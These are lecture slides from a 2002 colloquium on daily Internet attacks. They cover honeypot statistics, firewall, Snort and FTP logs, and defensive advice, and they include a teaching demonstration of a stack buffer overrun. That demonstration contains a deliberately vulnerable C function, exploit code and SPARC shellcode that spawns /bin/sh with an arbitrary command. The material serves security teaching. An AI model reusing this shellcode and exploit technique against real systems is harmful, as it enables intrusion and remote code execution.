The Daily War on the Internet
RIT CS Colloquium

Andreas Franz Borchert
Universität Ulm / RIT

January 29th, 2002

The Threat

- Take one of the major operating systems (be it Microsoft Windows, Linux, or Solaris) from the shelf, install it on some computer, and connect it to the Internet.
- According to the statistics published by the HoneyNet project, the average time until an intruder gains root privileges on an unpatched Linux Red Hat installation is 72 hours.
- A standard Microsoft Windows installation (home user setup, file sharing) was hacked 5 times in 4 days.
- All this happened without any activities coming from these installations. No emails read, no web pages surfed, no services provided. They were just connected to the Internet.
- HoneyNet Project: `http://project.honeynet.org/`

Attacks on a Subnet of Ulm University during a Weekend

- June 22nd, morning: A spammer investigates whether our mail server is an open SMTP relay. Open relays allow to distribute spams with increased anonymity and allow to shift a significant part of the load to the relay.
- June 22nd, evening: A T-Online user (major dialin service in Germany) scans for FTP servers with open security holes.
- June 23rd, noon: Port scan of UDP port 500 (IKE, Internet Key Exchange) coming from an US university.
- June 23rd, evening: A DSL user of an US ISP scans for FTP servers with open security holes.
- June 24th, afternoon: A dialin user of an ISP in the Netherlands scans for FTP servers which allow to store illegal data.
- June 25th, shortly after midnight: A dialin user from France scans for anonymous FTP servers with security holes.
- June 25th, early morning: Port scan coming from an US university on TCP port 27374 which is used by several trojans running under Windows.
- Miscellaneous: 1726 blocked spams, 2003 pings from external networks and 24 attempts to connect to the WinGate port.
- All these attacks came through the firewall of our computing center.

Attacks on my Sun Workstation at Home

- This workstation is connected via a DSL line to the Internet and runs no services with the exception of sshd (secure shell daemon), SMTP (mail service), and Ident (RFC 1413).

- 9 minutes after connecting my workstation to the Internet, I observed the first attack (on my non-existing FTP server).

- There is no firewall provided by the ISP, i.e. all attacks come unfiltered to my workstation.

- In the last month I observed 1532 attacks:

FTP service	65 attacks / probes
ssh daemon	7 attacks
Name service	34 attacks on the UDP port, 868 on the TCP port
HTTP service	156 attacks / probes
NNTP service	281 probes
Printer service	14 attacks
dtspcd	2 attacks

- The attacks came from 402 different IP addresses. The largest number of entries in the logs (56 in total, and all on the HTTP port) came from another dialin provider in Rochester. The second-largest number (50 in total, and all on the UDP tcp port) came from a Swedish company (most likely a machine which is “owned” by some intruder).

New Security Problems

Following security holes were reported on the BUGTRAQ mailing list during the last week (among many others):

- January 22nd: Internet Explorer 5.0 on MacIntosh executes arbitrary commands of a malicious webmaster.
- January 24th: RealPlayer 8 has a buffer overrun problem which can be exploited by a rogue server site.
- January 24th: AOL ICQ has a buffer overrun problem which can be exploited remotely.
- January 24th: Squirrelmail, a web mail interface, can be exploited to execute arbitrary commands with the privileges of the web server.
- January 24th: GNUchess as a buffer overrun which can be remotely exploited if GNUchess commands are received from remote sites.
- January 25th: rsync, a synchronization service for file trees permits a remote root exploit.
- January 28th: OpenLDAP allows remote attackers to delete attributes from an object even if they are protected by ACLs.

Don’t Wait for Patches

Time line of the remote root exploit for the dtspcd service which belongs to the CDE (common desktop environment) that is used by many commercial UNIX operating systems:

- November 12th, 2001: CERT publishes advisory CA-2001-31 which reports about the vulnerability of dtspcd.
- January 2nd and January 5th: Two attacks on a non-existing dtspcd service on my Sun workstation at home.
- January 8th: Sun publishes its security bulletin 00214 which includes patches for Solaris.

Popular Exploits in the UNIX World

Following services in the given version (and older) can be remotely exploited with root privileges. Exploits are widely used.

- BIND named: 8.2.3-betas and older: TSIG bug (name service; these versions are still widely used even if the problem was made public in January 29th, 2001 in the CERT advisory CA-2001-02).
- sshd: 1.2.31 and older: bug in crc32 compensation attack detector (according to some analysis in December 2001, 30% of all ssh servers still use this version even if this security problem is known since February 2001).
- wu-ftpd: 2.6.1 and older: globbing bug (widespread FTP server that is enabled by default on various Linux distributions; CERT advisory CA-2001-33 was published on November 29th, 2001).

If some of these versions are still running on your Linux/Intel or Solaris/SPARC installation you can bet that some intruder already “owns” your machine.

Why All These Attacks?

- War games of teens around IRC chat channels.
- Fame which is increased by breaking into prominent networks or hosts (military sites, NASA, or other well-known sites). Recent example: `http://www.apache.org/`, see `http://www.securityfocus.com/templates/article.html?id=215`
- Crime: Theft of credit card credentials or other informations that can be used for frauds or blackmail.
- Espionage.
- Theft of resources: Open SMTP relays for spams, open FTP servers, open NNTP servers, and open HTTP proxies.
- Destructive Attacks that are motivated by political conflicts (Balkan Wars, Israel/Palestine, USA/China).
- Theft of domains. Example: `sex.com`

Many of these attacks require a large number of "owned" hosts for increased anonymity and denial-of-service attacks.

What is to be Done?

- Know your enemy.
- Design and Implementation of more secure network protocols (many protocols like FTP and DNS are inherently insecure).
- Using programming techniques which avoid security holes (nearly impossible with C which is still the most popular language for network services).
- Reviewing software in regard to security holes (does not prevent exploits. Examples: named and ssh).
- Minimize the number of services on your system. Most services that are enabled by default are not needed and are just “good” for their security problems. Likewise, it is wise to look for more secure alternatives, e.g. replace sendmail by Qmail, and named by djbdns.
- Block all other services for the outside world (firewall).
- Install software that detects attacks (Intrusion Detection Systems).
- Check for successful attacks by periodically verifying the integrity of all software packages (supported by Tripwire or AIDE).
- “Constant Vigilance”

Observation Techniques

- Observations start on individual machines (if possible on all machines).
- If a subnet is under some common administration, it is useful to collect all observations on one or more servers to distinguish attacks on individual machines from scans over the network.
- Incidents are collected by some regional centers (CERTs, for example), and by global institutions like the Internet Storm Center.
- Goals:
  - Make the Internet a better place by reporting incidents to the administrators of the originating network. This helps to ban rogue users and to notify the real owners of a machine which is used by an intruder for attacks.
  - Many threats can be detected before they are published elsewhere.
  - Even if some of your systems are pretty secure, it might be useful to observe attacks on less secured machines in your network.
  - Learning the attack methods of the black-hat community.

Firewalls

```
doolin# grep ipmon /var/adm/messages | tail -5 | fold -w51
Jan 28 23:08:17 doolin ipmon[128]: [ID 702911 auth.
alert] 23:08:17.026042 eri0 @0:46 b 212.160.239.20,
1235 -> 216.42.73.43,515 PR tcp len 20 60 -S IN
Jan 29 03:12:06 doolin ipmon[128]: [ID 702911 auth.
alert] 03:12:06.391384 eri0 @0:46 b 65.94.0.91,2029
 -> 216.42.73.43,119 PR tcp len 20 48 -S IN
Jan 29 03:12:06 doolin ipmon[476]: [ID 702911 auth.
alert] 03:12:06.965944 eri0 @0:46 b 65.94.0.91,2029
 -> 216.42.73.43,119 PR tcp len 20 48 -S IN
Jan 29 03:12:07 doolin ipmon[128]: [ID 702911 auth.
alert] 03:12:07.566223 eri0 @0:46 b 65.94.0.91,2029
 -> 216.42.73.43,119 PR tcp len 20 48 -S IN
Jan 29 03:12:08 doolin ipmon[128]: [ID 702911 auth.
alert] 03:12:08.164465 eri0 @0:46 b 65.94.0.91,2029
 -> 216.42.73.43,119 PR tcp len 20 48 -S IN
doolin#
```

- By far the best intrusion detection is delivered by the firewall if the rules are restrictive enough.
- Every computer should run a firewall to protect itself against attacks coming from everywhere (including the own network) and to observe attacks.
- Good firewalls allow to detect stealth scans.
- ipfilter is to be recommended for Solaris and BSD variants. See `http://coombs.anu.edu.au/ipfilter/`
- Other firewalls are available for Linux and various versions of Microsoft Windows.

Snort

```
turing# grep snort /var/log/authlog | tail -5 | fold -w58
Jan 29 09:22:30 thales snort[391]: [ID 244969 auth.alert]
IDS162 - PING Nmap2.36BETA: 62.224.33.9 -> 134.60.66.5
Jan 29 09:22:32 thales snort[391]: [ID 244969 auth.alert]
IDS162 - PING Nmap2.36BETA: 62.224.33.9 -> 134.60.66.5
Jan 29 09:22:34 thales snort[391]: [ID 244969 auth.alert]
IDS162 - PING Nmap2.36BETA: 62.224.33.9 -> 134.60.66.5
Jan 29 09:22:43 thales snort[391]: [ID 244969 auth.alert]
IDS162 - PING Nmap2.36BETA: 62.224.33.9 -> 134.60.66.5
Jan 29 09:22:50 thales snort[391]: [ID 244969 auth.alert]
IDS162 - PING Nmap2.36BETA: 62.224.33.9 -> 134.60.66.5
turing#
```

- Snort is a free software package that analyses the packages that come through the firewall.
- Snort depends on a set of rule files which specify patterns for network packets and some associated text. Once, such a packet is detected a log message is printed.
- Up-to-date rule files for various attacks can be picked up from the authors of snort or from mailing lists and other discussion groups.
- See: `http://www.snort.org/`

Collecting Logs

```
doolin$ (head -3 kun.log; tail -3 kun.log) | fold -w 55
Jul 12 16:46:50 beer ipmon[277]: [ID 702911 auth.alert]
 16:46:50.179228  le0 @0:25 b 131.174.117.202,62315 ->
134.60.66.19,21 PR tcp len 20 48 -S IN
Jul 12 16:46:50 beer ipmon[277]: [ID 702911 auth.alert]
 16:46:50.179228  le0 @0:25 b 131.174.117.202,62315 ->
134.60.66.19,21 PR tcp len 20 48 -S IN
Jul 12 16:46:50 morawetz ipmon[97]: [ID 702911 auth.ale
rt] 16:46:50.215188  le0 @0:25 b 131.174.117.202,62325
-> 134.60.66.29,21 PR tcp len 20 48 -S IN
Jul 12 17:07:05 virgo ipmon[285]: [ID 702911 auth.alert
] 17:07:04.500080 hme0 @0:25 b 131.174.117.202,63262 ->
 134.60.166.133,21 PR tcp len 20 48 -S IN
Jul 12 17:07:05 serpens ipmon[283]: [ID 702911 auth.ale
rt] 17:07:04.496455 hme0 @0:25 b 131.174.117.202,63258
-> 134.60.166.129,21 PR tcp len 20 48 -S IN
Jul 12 17:07:05 serpens ipmon[283]: [ID 702911 auth.ale
rt] 17:07:04.496455 hme0 @0:25 b 131.174.117.202,63258
-> 134.60.166.129,21 PR tcp len 20 48 -S IN
doolin$
```

- The collection of firewall logs and snort logs of all machines into one log allows to detect scans.

- In this example we had a scan which took 21 minutes to check for FTP servers on 113 machines in our networks.


- All detected FTP servers were immediately explored...

Logs of Services

```
<<< USER anonymous
>>> 230 Hi. No need to log in; you have already access privil
<<< CWD /pub/
>>> 250 CWD command successful.
<<< MKD .010712170944p
>>> 550 Permission denied.
<<< CWD /public/
>>> 550 No such directory.
<<< CWD /pub/incoming/
>>> 550 No such directory.
<<< CWD /incoming/
>>> 550 No such directory.
<<< CWD /_vti_pvt/
>>> 550 No such directory.
<<< CWD /
>>> 250 CWD command successful.
<<< MKD .010712170949p
>>> 550 Permission denied.
<<< CWD /upload/
>>> 550 No such directory.
<<< CWD / /
>>> 550 No such directory.
```

- All services that are provided to the outside world should generate extensive logs.
- In this example, our FTP server caught a session of an attacker who is interested in publicly writable directories to upload illegal stuff (warez, audio, video, or even worse things) which can be downloaded afterwards.
- Many misconfigured web servers from Microsoft allow this. `_vti_pvt` is a directory which is used to administrate Frontpage uploads to a web server.

Internet Storm Center



- The diagram shows the distribution of attacks in the last 5 days.
- The Internet Storm Center collects incident informations from members and aggregates them.
- Each day a report is published which summarizes the current developments.
- Attacks on port 80 are still very popular thanks to the web server from Microsoft which made Code Red and Nimda possible.
- Source: `http://www.incidents.org/`

Exploits Using Buffer Overruns

- First famous exploit was included in the Internet Worm by Robert T. Morris in November 1988.
  See `http://www.worm.net/`

- First paper that gave instructions how to write exploits using buffer overruns: Aleph One, “Smashing The Stack For Fun And Profit”, Phrack 49, Article 14, November 1996.
  See `http://www.phrack.org/show.php?p=49&a=14`

- After the publication of this paper, the number of detected and exploited security holes grew dramatically.

- Is until now the most popular break-in method thanks to the inability of the C programming language to automatize the verification of array indices.


A Typical Error in C

buggyd.c


```
char * fetchname (FILE * in) {
   char name[128]; /* to be overrun */
   char * namep = name;
   int ch;
   while ((ch = getc(in)) != EOF) {
      *namep++ = ch;
   }
   *namep++ = '\0';
   return strdup(name);
}
```

- This is a widespread technique in C: Some input of unknown length is stored into a buffer of limited size (which might be quite large). Afterwards, the buffer contents is copied to a buffer of the necessary size by **strdup**.
- Secure alternatives which allow strings of arbitrary lengths to be read are not supported up to today by the C standard libraries.
- If the size of the input exceeds that of the buffer, “some” memory areas will be overwritten.
- Many C programmers believe until today that the worst thing to be expected in such a case is a crash of their program.
- Unfortunately, many of them don’t know the layout of a stack frame...

Victims of a Buffer Overrun




Which Registers are Saved on the Stack?



- `%l0` up to `%l7` are registers for local variables.
- `%i0` up to `%i5` are parameters of our function.
- `%i6` is the saved `%fp` (frame pointer).
- `%i7` is the saved **return address**!

Idea: Redirect the Return



- The saved return address that we can manipulate by the buffer overrun is used by the function that called us when it executes a **return** statement.
- The goal is to change the return address to the address within a buffer we flooded before with malicious code.
- This allows us to execute arbitrary code with the privileges of the process as long as the code fits into the buffer.

Filling the Buffer

exploit.c

```
void fillbuffer(int fd, char * command) {
   char buffer[196]; int i; ssize_t nbytes;
   bzero(buffer, sizeof(buffer));
   bcopy(code, buffer, CODESIZE);
   bcopy(command, buffer + CODESIZE, strlen(command) + 1);
   bcopy(links, buffer + sizeof buffer - 8, 8);
   if ((nbytes = write(fd, buffer, sizeof buffer))
         != sizeof buffer) {
      fprintf(stderr, "unable to send exploit buffer\n");
   }
}
```

- 128 bytes for **name**, 4 bytes unused space, and 64 bytes for the saved registers sum up to 196 bytes.
- The malicious code is placed at the beginning of the buffer.
- To be flexible, our code executes an **exec** call with an arbitrary shell command.
- Finally, we need some values for the saved copies of `%i6` and `%i7`.
- `%i6` must not be 0. Otherwise, the victim would crash before the copy of `%i7` would be used.

The Malicious Code

exploit.c

```
char code[] =
    "\x01\x00\x00\x00"  /* nop */
    "\x01\x00\x00\x00"  /* nop */
    "\x01\x00\x00\x00"  /* nop */
    "\x01\x00\x00\x00"  /* nop */
    "\x40\x00\x00\x02"  /* call    <.+8>         <-- %o7  */
    "\x90\x03\xe0\x28"  /* add     %o7,40,%o0             */
    "\x92\x02\x20\x0c"  /* add     %o0,12,%o1             */
    "\xd0\x22\x40\x00"  /* st      %o0,[%o1]              */
    "\xa0\x02\x20\x08"  /* add     %o0,8,%l0              */
    "\xe0\x22\x60\x04"  /* st      %l0,[%o1+4]            */
    "\xa2\x02\x60\x10"  /* add     %o1,16,%l1             */
    "\xe2\x22\x60\x08"  /* st      %l1,[%o1+8]            */
    "\x82\x10\x20\x0b"  /* mov     0x0b,%g1      exec()   */
    "\x91\xd0\x20\x08"  /* ta      8                      */
    "/bin/sh\x00"       /* argv[0][]             <-- %o0  */
    "-c\x00\x00"        /* argv[1][]             <-- %l0  */
    "\x00\x00\x00\x00"  /* argv[0]               <-- %o1  */
    "\x00\x00\x00\x00"  /* argv[1]                        */
    "\x00\x00\x00\x00"  /* argv[2]                        */
    "\x00\x00\x00\x00"  /* argv[3]                        */
                        /* argv[2][]             <-- %l1  */
;
#define CODESIZE ((sizeof code) - 1) /* subtract final \0 */
```

The Malicious Code

exploit.c

```
char links[] =
   "\xff\xbe\xf7\xd0" /* %fp: unchanged */
   "\xff\xbe\xf6\xe4" /* %i7: start address of name buffer */
;
```

- Main Problem: Where is the start address of the buffer? This must be known in advance to overwrite the copy of `%i7` accordingly.
- Minimal variations (different C compiler, different compilation options, different libraries, different release of the operating system) cause this address to change.
- The **nop** operations (*no operation*) increase the probability that we hit our malicious code.
- Next problem: How to address relatively to the location of the code? Solution: After the **call** operation, that instruction is pointed to by `%o7`.
- Hint: The SPARC processor is a three address machine where the two operands are specified first and are followed by the target.
- Afterwards, we prepare the **exec** system call: `%o0` is the first parameter which points to the path of the binary we want to execute. In this example: "/bin/sh".
- The second parameter in `%o1` points to the vector `argv[]` which consists of "/bin/sh", "-c", and the command we want to execute.

Conclusions

- Each vulnerability which allows us to modify memory areas beyond some input variable, opens the threat that some jump address (usually return addresses) can be manipulated to execute malicious code which has been loaded in some buffer.
- Exploits will be developed for known vulnerabilities even if it can be at times pretty challenging.
- The standard C library provides many functions which modify a string without knowing its length (examples: **strcat**, **sprintf**). It took some time until alternative variants with length parameters became available.
- Security fixes attempted in many cases to limit the input and to use some estimates of the maximal length if the input was used elsewhere. Many software authors trusted their calculations and continued with the traditional programming style. Unfortunately, many of these estimates were simply wrong and allowed future exploits.
- Consequently, buffer limits should be verified everywhere.
- If the C programming language cannot be avoided, it is best to forget the C standard library and buffers of limited length. Instead, libraries that support dynamic strings should be taken. The only author of network services who does this thoroughly is Dan J. Bernstein (Qmail, djbdns).
  See `http://cr.yp.to/`

More Traps

- Never restrict your concerns to your own code as many security holes came from the C libraries. Examples are the **locale** library and the **glob** function. The latter affected a large number of FTP servers.

- There exist passive attacks beside the active attacks on network services. Passive attacks, however, require some "patience" on the side of the attacker:

  - Lots of email clients were vulnerable to overly long headers or MIME attributes which allowed to execute arbitrary code (most recent examples: Mutt and Pine).

  - The packet sniffer **snoop** (a tool comparable to **tcpdump**) could be exploited by malicious packets.

Other Defenses

/etc/system

```
set noexec_user_stack=1
set noexec_user_stack_log=1
```

- Many buffer overruns put the executable code into a buffer on the stack.
- As the stack segment shouldn't contain executable code, it might be helpful to remove the execute right from it. This is supported by modern processors.
- Solaris doesn't do this by default. But fortunately this default can be changed.
- Attacks leave then entries in some log file:

/var/adm/messages

```
Jun 26 03:31:40 turing genunix: [ID 533030 kern.notice]
NOTICE: buggyd[8971] attempt to execute code on stack
by uid 120
```

- This is, however, not a protection against all sort of buffer overruns. The remote root exploit for **snmpxdmid** for Solaris 7 and 8 puts the malicious code in some buffer which resides in the heap where you cannot remove the execute right (without defeating dynamic loading).